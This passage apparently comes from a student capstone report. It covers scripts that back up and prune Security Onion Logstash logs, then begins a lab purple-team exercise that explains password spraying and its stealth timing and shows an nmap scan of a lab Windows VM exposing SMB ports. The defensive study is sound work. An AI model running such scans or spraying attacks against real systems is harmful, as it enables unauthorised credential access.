print("[*] Creating the Backup Folder")
new_location=local_location+datetime_formated
os.mkdir(new_location,mode=0o777)
print("[*] Download the log files from Remote Server")
scp_comm = "scp -i "+ key + " -r capstone@52.138.5.19:"+remote_location+" "+new_location
print(scp_comm)
subprocess.call(scp_comm.split(" "))

print("[*] Compress the downloaded Data")
# zip_file = zipfile.ZipFile(datetime_formated+'.zip', 'w')
# zip_file.write(datetime_formated, compress_type=zipfile.ZIP_DEFLATED)
# zip_file.close()

dir_name=datetime_formated

# Call the function to retrieve all files and folders of the assigned directory
filePaths = retrieve_file_paths(dir_name)

# printing the list of all files to be zipped
print('The following list of files will be zipped:')
for fileName in filePaths:
    print(fileName)

# writing files to a zipfile
zip_file = zipfile.ZipFile(dir_name+'.zip', 'w')
with zip_file:
    # writing each file one by one
    for file in filePaths:
        zip_file.write(file)

print(dir_name+'.zip file is created successfully!')
print("Compressed file: ")
os.system("ls | grep "+datetime_formated+".zip")
print("[*] File Compressed")
print("[*] Deleting the Original Downloaded Folder")
os.system("rm -rf "+datetime_formated)

```

Here is the output of running this script.

```
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup$ python3 backup_auto_remove_log.py
[*] Creating the Backup Folder
[*] Download the log files from Remote Server
scp -i /home/t2020/Desktop/SEM-4/SecurityOnionAzure/privateKey1.pem -r capstone@52.138.5.19:/var/log/logstash /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/20_07_10T21_07_46
logstash-2020-07-08.log          100% 221KB 520.4KB/s  00:00
logstash.log                     100% 221KB 843.1KB/s  00:00
logstash-2020-07-07.log          100% 459KB 926.1KB/s  00:00
logstash-2020-07-06.log          100% 239KB 911.3KB/s  00:00
logstash-2020-07-10.log          100% 6326   74.5KB/s  00:00
[*] Compress the downloaded Data
The following list of files will be zipped:
20_07_10T21_07_46/logstash/logstash-2020-07-10.log
20_07_10T21_07_46/logstash/logstash-2020-07-08.log
20_07_10T21_07_46/logstash/logstash.log
20_07_10T21_07_46/logstash/logstash-2020-07-07.log
20_07_10T21_07_46/logstash/logstash-2020-07-06.log
20_07_10T21_07_46.zip file is created successfully!
Compressed file:
20_07_10T21_07_46.zip
[*] File Compressed
[*] Deleting the Original Downloaded Folder
```

Logstash logs were successfully retrieved from the SO server, via scp, and the downloaded log data was then compressed.

The scp command follows the following format:

scp -i [private key file] -r [remote server ssh login:directory] [directory of local computer]

This script will be scheduled to run every 12 hours. A cron schedule expression editor (Cronitor, 2020) was used to create the expression that corresponds with a cron job that runs every 12 hours.

Then, to access cron job configurations, the following command was used.

crontab -e


```
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup$ crontab -e
no crontab for t2020 - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano      <---- easiest
 2. /usr/bin/vim.tiny
 3. /usr/bin/code
 4. /bin/ed

Choose 1-4 [1]: 1
```

An editor was selected and the cron job expression and the job to be executed were entered into the configuration file.

```
0 */12 * * * python3 /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/backup_auto_remove_log.py
```



```

t2020@t2020: ~/Desktop/SEM-4/SecurityOnionAzure/backup
GNU nano 4.8                               /tmp/crontab.a18ern/crontab
0 */12 * * * python3 /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/backup_auto_remove_log.py
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command

```

The addition was saved and then the editor was closed. This Python script will now run every 12 hours.

To delete log files from the SO sever, a separate Python script was created and scheduled as a cron job.

Here is the script.

```

import os
import glob
import time
import sys
import datetime
import logging

path = '/home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo'
os.chdir(path)

# create logger with 'DIRECTORY_CLEANUP'
logger = logging.getLogger('DIRECTORY_CLEANUP')
logger.setLevel('INFO')
# create file handler which logs even debug messages
fh = logging.FileHandler(f'cleanup_{datetime.date.today().log}')
fh.setLevel('INFO')
# create formatter and add it to the handlers
formatter = logging.Formatter(
    '%(asctime)s - %(name)s - %(levelname)s - %(message)s')
fh.setFormatter(formatter)
# add the handlers to the logger
logger.addHandler(fh)

consoleHandler = logging.StreamHandler()
consoleHandler.setFormatter(formatter)
logger.addHandler(consoleHandler)

```

```

for filename in glob.glob('*'):
    filename = os.path.join(path, filename)
    mod_date = datetime.date.fromtimestamp(os.stat(filename).st_mtime)

    if mod_date < (datetime.date.today() - datetime.timedelta(days=1)):
        try:
            if os.path.isfile(filename):
                # print(logger.info(f'delete {filename}'))
                logger.info(f'delete {filename}')
                os.remove(filename)
        except:
            logger.error(f'Unable to delete {filename}')

```

This log deleting script was tested on the local VM. Here, the log files downloaded from the SO server were listed based on its last modified date.

```

t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ ls -lt
total 17660
-rw-rw-r-- 1 t2020 t2020 12806 Jul 12 08:02 cleanup_2020-07-12.log
-rw-rw-r-- 1 t2020 t2020 1089 Jul 12 07:45 delete_logs_2.py
-rw-rw-r-- 1 t2020 t2020 1164553 Jul 10 21:07 20_07_10T21_07_46.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:51 20_07_10T20_51_08.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:49 20_07_10T20_48_56.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:45 20_07_10T20_45_51.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:44 20_07_10T20_44_52.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:42 20_07_10T20_42_16.zip
-rw-rw-r-- 1 t2020 t2020 134 Jul 10 20:41 20_07_10T20_41_53.zip
-rw-rw-r-- 1 t2020 t2020 22 Jul 10 20:41 20_07_10T20_41_33.zip
-rw-rw-r-- 1 t2020 t2020 45 Jul 10 20:31 logstash.tar.gz
-rw-r--r-- 1 t2020 t2020 234794 Jul 9 19:49 logstash-2020-07-06.log
-rw-r--r-- 1 t2020 t2020 15917323 Jul 9 19:49 logstash-2020-07-01.log
-rw-r--r-- 1 t2020 t2020 470037 Jul 9 19:49 logstash-2020-07-07.log
-rw-r--r-- 1 t2020 t2020 233067 Jul 9 19:49 logstash-2020-07-03.log
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ █

```

For demonstration purposes, the log deleting script will remove logs that are older than one day.

```

t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup$ python3 delete_logs_2.py
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_53.zip
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-01.log
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-07.log
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_33.zip
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_51_08.zip
2020-07-12 08:02:42,155 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_48_56.zip
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_42_16.zip
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash.tar.gz
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_45_51.zip
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-06.log
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T21_07_46.zip
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_44_52.zip
2020-07-12 08:02:42,156 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-03.log
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup$ █

```

After the script was run, when the directory was queried again, only the most recent log file remained.

```

t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ ls -lt
total 20
-rw-rw-r-- 1 t2020 t2020 14615 Jul 12 08:07 cleanup_2020-07-12.log
-rw-rw-r-- 1 t2020 t2020 1089 Jul 12 07:45 delete_logs_2.py
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ █

```

In order to obtain data regarding the script execution, the log deleting script also creates a log file named *cleanup_<date>.log*. This file contains information about the deletion task. For instance, when the script is unable to delete files, this is what shows up in this log file:

```
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ cat cleanup_2020-07-12.log
2020-07-12 07:51:27,207 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_53.zip
2020-07-12 07:51:27,207 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_53.zip
2020-07-12 07:51:27,207 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-01.log
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-01.log
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-07.log
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-07.log
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_33.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_33.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_51_08.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_51_08.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_48_56.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_48_56.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_42_16.zip
2020-07-12 07:51:27,208 - DIRECTORY_CLEANUP - ERROR - Unable to delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_42_16.zip
```

When the script successfully delete logs, this is what is outputted to this log file:

```
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$ cat cleanup_2020-07-12.log
2020-07-12 08:02:42,190 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_53.zip
2020-07-12 08:02:42,190 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-03.log
2020-07-12 08:07:52,018 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_53.zip
2020-07-12 08:07:52,019 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-01.log
2020-07-12 08:07:52,020 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-07.log
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_41_33.zip
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_51_08.zip
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_48_56.zip
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_42_16.zip
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash.tar.gz
2020-07-12 08:07:52,021 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_45_51.zip
2020-07-12 08:07:52,022 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-06.log
2020-07-12 08:07:52,022 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T21_07_46.zip
2020-07-12 08:07:52,022 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/20_07_10T20_44_52.zip
2020-07-12 08:07:52,022 - DIRECTORY_CLEANUP - INFO - delete /home/t2020/Desktop/SEM-4/SecurityOnionAzure/backup/demo/logstash-2020-07-03.log
t2020@t2020:~/Desktop/SEM-4/SecurityOnionAzure/backup/demo$
```

2.3 Attacking & Alerting

After successfully deploying an SO server to monitor three Windows 10 VM endpoints, in order to conduct a simplistic purple team exercise, a few disparate, but ultimately related, pieces of work were performed. First, malicious events were generated by performing a brute-force credential access attack. These events were then analyzed in order to understand what an alerting rule will need to use for pattern-matching in order to alert on these events. Then, an alerting tool was configured to send out an alert when a threshold of malicious events are observed on the end points.

As there are many ways to perform a brute force credential access attack, there are thus many possible approaches to this offensive, “red team”, exercise. In order to better understand brute force techniques, a well-known threat model was referenced.

While there are many threat models, one of the most well-known frameworks is the *Adversarial Tactics, Techniques, and Common Knowledge* (ATT&CK) framework by the MITRE organization. This is an enterprise-neutral, technology-focused model of adversarial behaviours from initial access to impact (Bodeau, McCollum & Fox, 2018). The framework can be visualized as a matrix detailing techniques and sub-techniques.

ATT&CK Matrix for Enterprise											
Initial Access		Execution		Persistence		Privilege Escalation		Defense Evasion		Credential Access	
9 techniques	10 techniques	18 techniques	12 techniques	34 techniques	14 techniques	24 techniques	9 techniques	16 techniques	16 techniques	9 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal	
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact	Data Manipulation (3)	
Hardware Additions	Native API	Boot or Logon Initialization Scripts (8)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Encoding (2)	Defacement (2)	Defacement (2)	
Phishing (3)	Scheduled Task/Job (5)	Brower Extensions	Direct Volume Access	Execution Guardrails (1)	Cloud Service Discovery	Domain Trust Discovery	Data from Cloud Storage Object	Data from Information Repositories (2)	Disk Wipe (2)	Disk Wipe (2)	
Replication Through Removable Media	Shared Modules	Compromise Software Binary	Create or Modify System Process (4)	Exploitation for Defense Evasion	File and Directory Discovery	File or Directory Discovery	Data from Local System	Dynamic Resolution (3)	Endpoint Denial of Service (4)	Firmware Corruption	
Supply Chain Compromise (3)	Software Deployment Tools	System Services (2)	Create Account (3)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	File and Directory Permissions Modification (2)	Data from Network Shared Drive	Encrypted Channel (2)	Inhibit System Recovery		
Trusted Relationship	User Execution (2)	Windows Management Instrumentation	Create or Modify System Process (4)	Exploitation for Privilege Escalation	Group Policy Modification	File and Directory Permissions Modification (2)	Data from Removable Media	Fallback Channels	Network Denial of Service (2)	Resource Hijacking	
Valid Accounts (4)			Event Triggered Execution (15)	Group Policy Modification	Hijack Execution Flow (11)	File and Directory Permissions Modification (2)	Data from Network Shared Drive	Ingress Tool Transfer	Non-Application Layer Protocol	Service Stop	
			External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Group Policy Modification	Data from Removable Media	Multi-Stage Channels	Non-Standard Port	System Shutdown/Reboot	
			Hijack Execution Flow (11)	Impair Defenses (6)	Impair Defenses (6)	Hijack Execution Flow (11)	Data Staged (2)	Protocol Tunneling	Scheduled Transfer		
			Implant Container Image	Indicator Removal on Host (6)	Indirect Command Execution	Impair Defenses (6)	Email Collection (3)	Proxy (4)	Transfer Data to Cloud Account		
			Office Application Startup (6)	Scheduled Task/Job (6)	Indirect Command Execution	Indirect Command Execution	Input Capture (4)	Remote Access Software			
			Valid Accounts (4)	Valid Accounts (4)	Masquerading (6)	Indirect Command Execution	Man in the Browser	Man-in-the-Middle (1)			

(MITRE, 2020)

From this framework, the well-known technique of brute forcing is placed under the category of “Credential Access”. There are four sub-techniques categorized under this brute forcing category:

- Password Guessing
- Password Cracking
- Password Spraying
- Credential Stuffing

The MITRE Att&ck framework also provides an explanation and additional context on each of these techniques. When analyzing the Password Spraying technique, while the description checks many of the boxes for a brute force attack, its mechanism of action differs from the typical understanding of a brute force attack.

Brute force attacks are commonly thought of as password cracking attacks where a long list of passwords are tried against a limited number of usernames. However, password spraying uses a small list of common passwords against a variety of usernames (MITRE, 2020). This subtle difference makes password spraying an effective brute force attack for a variety of reasons. First, using a small password list is less likely to trigger account lockouts, which will not only allow an attacker to continue their brute force efforts, but it will also not necessarily look suspicious. Any regular user can type their password wrong a few times. Furthermore, lock out policies typically only take effect if there are multiple login attempts with an incorrect password. It does not usually trigger in the event of incorrect usernames. When paired with scripted automation where attempts can be followed by a variable cooldown period, this attack is not that easy to detect. Since password spraying is known to be an effective attack methodology, it is the technique that will be analyzed and implemented.

MITRE | ATT&CK Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute Search

ATT&CK sub-techniques have now been released! Take a tour, read the [blog post](#) or [release notes](#), or see the [previous version](#) of the site.

TECHNIQUES

- PRE-ATT&CK
- Enterprise
- Initial Access
- Execution
- Persistence
- Privilege
- Escalation
- Defense Evasion
- Credential Access
- Brute Force
- Password Guessing
- Password Cracking
- Password Spraying**
- Credential Stuffing
- Credentials from Password Stores
- Exploitation for Credential Access
- Forced Authentication
- Input Capture
- Man in the Middle

Home > Techniques > Enterprise > Brute Force > Password Spraying

Brute Force: Password Spraying

Other sub-techniques of Brute Force (4)

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. [1]

Typically, management services over commonly used ports are used when password spraying. Commonly targeted services include the following:

- SSH (22/TCP)
- Telnet (23/TCP)
- FTP (21/TCP)
- NetBIOS / SMB / Samba (139/TCP & 445/TCP)
- LDAP (389/TCP)
- Kerberos (88/TCP)
- RDP / Terminal Services (3389/TCP)
- HTTP/HTTP Management Services (80/TCP & 443/TCP)
- MSSQL (1433/TCP)
- Oracle (1521/TCP)
- MySQL (3306/TCP)
- VNC (5900/TCP)

In addition to management services, adversaries may "target single sign-on (SSO) and cloud-based applications utilizing federated authentication protocols," as well as externally facing email

ID: T1110.003
Sub-technique of: [T1110](#)
Tactic: Credential Access
Platforms: AWS, Azure, Azure AD, GCP, Linux, Office 365, SaaS, Windows, macOS
Permissions Required: User
Data Sources: Authentication logs, Office 365 account logs
Contributors: John Strand; Microsoft Threat Intelligence Center (MSTIC)
Version: 1.0
Created: 11 February 2020
Last Modified: 29 March 2020


[Version Permalink](#)

(MITRE, 2020)

Lastly, the MITRE Att&ck framework also provides a list of commonly target services, which is useful information for simulating this attack.

Although a password spraying attack is simple in concept, there are variables to be considered: First, as there are many brute force attack tools and password lists readily available on the Internet, a pre-made tool was used for these attacks in lieu of creating a new tool. Secondly, these types of attacks can be performed in varying degrees of stealthiness. One way to avoid suspicion would be to try some accounts with a few passwords every few hours. The long duration between password sprays would not necessarily look abnormal (depending on how many user accounts are tried). For the purposes of this POC, stealth and evasion techniques will be considered only after initial proof of concept.

To attack these domain-joined Windows 10 VMs, one of these machines was placed on the same subnet as a Kali Linux VM.



In order to generate malicious events, the local Windows VM was first port scanned. This machine was a default installation--little to no patching or security hardening had been performed. The nmap scan was able to show that the Windows endpoint, at 192.168.86.140, had ports 135, 139, and 445 open.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.86.130 brd 192.168.86.255 netmask 255.255.255.0 broadcast 192.168.86.255
          ether 00:0c:29:39:46:7e txqueuelen 1000 (Ethernet)
          RX packets 90154 bytes 127670927 (121.7 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 26385 bytes 2069403 (1.9 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 brd :: scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 189 bytes 14616 (14.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 189 bytes 14616 (14.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap -A 192.168.86.140
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-15 00:22 EDT
Nmap scan report for 192.168.86.140
Host is up (0.001ms latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
MAC Address: 00:0c:29:6C:AE:B7 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp:sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: DESKTOP-3JAIBMF, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6c:ae:b7 (VMware)
| smb2-security-mode:
| | 2.0:
| | |_ Message signing enabled but not required
| smb2-time:
| | date: 2020-07-15T04:22:16
| | start date: N/A
```

Referring back to the MITRE Att&ck framework, we know that ports 139 and 445, where NetBIOS, SMB, and Samba services reside, are commonly attacked ports and services. With this in mind, putting ourselves in the shoes of an attacker, we now have a potential attack vector.

